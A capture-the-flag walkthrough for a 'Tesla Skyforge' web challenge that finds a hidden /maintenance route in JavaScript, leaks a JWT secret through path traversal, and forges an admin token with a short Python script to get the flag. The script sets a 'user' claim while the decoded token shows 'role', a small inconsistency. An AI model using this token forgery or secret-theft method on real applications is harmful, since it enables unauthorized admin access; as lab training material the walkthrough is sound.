


Tesla Skyforge - Walkthrough

Javascript enumeration

JavaScript enumeration is used to discover routes, API endpoints, or hidden pages that are not visible on the user interface. It is also used to find secrets, such as API keys or tokens, accidentally left in the client-side code, thus exposing vulnerabilities. In the case of our CTF, by analyzing the source code, we realize that it is a PWA. Tools such as ffuf will only return 200 codes, so we will not be able to map the accessible web pages. We will therefore consult the JavaScript files to find potential hidden pages.

```
const {Axios: _h, AxiosError: Nh, CanceledError: Th, isCancel: Rh, (
  , Qs = "/assets/Tesla_Sarony-Dd7mympQ.jpg";
function kh() {
  const [e,t] = Yt.useState("")
  , [n,r] = Yt.useState("")
  , [l,o] = Yt.useState("")
  , [i,u] = Yt.useState("")
  , s = window.location.pathname.startsWith("/maintenance")
  , a = async () => {
```


We find out the path « /maintenance » let check if the page is reachable.




Path traversal

To access the flag or other information, we need a "forge-token". To get one, we must find the secret key to forge our own token. Let's go back to the previous page.

We can see that we can access files in certain directories. This suggests there might be a Path Traversal vulnerability to exploit.



Let's try to retrieve sensitive files like .env, configuration files, or the application's source code. We'll test a few payloads.



We have retrieved the JWT_SECRET, which allows us to self-forge an access token. To create the token, we can use a Python script, for instance. Here is an example.

Token Forgery

```
1  import jwt
2  import datetime
3  import time
4
5  secret = 'super_secret_key'
6
7  payload = {
8      'user': 'admin',
9      'iat': datetime.datetime.utcnow(),
10     'exp': datetime.datetime.utcnow() + datetime.timedelta(hours=1)
11 }
12
13 encoded_jwt = jwt.encode(payload, secret, algorithm='HS256')
14
15 print(encoded_jwt)
```

We decided to put the role admin to the user thanks to the follow hint.


Nikola Tesla left this maintenance terminal running so contractors could retrieve diagnostic coils. Rumor has it the admin relay still trusts any request signed with his old clearance cipher. Role admin is the key.

Here is the decoded bearer.

DECODED PAYLOAD

JSON	CLAIMS TABLE
{ "role": "admin", "iat": 1762781038, "exp": 1762784638 }	

Let's try to submit the bearer on the /maintenance page.



EXECUTIVE UPLINK

Tesla Skyforge — Admin Relay Intake

Submit a Forge-Token signed with Tesla's legacy key to query the Skyline Sentinels dispatch queue. The relay still trusts any token bearing his signature.

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRTaW4iLCJl

WHAT DOES THIS BUTTON DO?

```
{  
  "flag":  
    "FLAG{What_one_man_calls_God,_another_calls_the_laws_of  
    _physics}"  
}
```

We can retrieve the flag.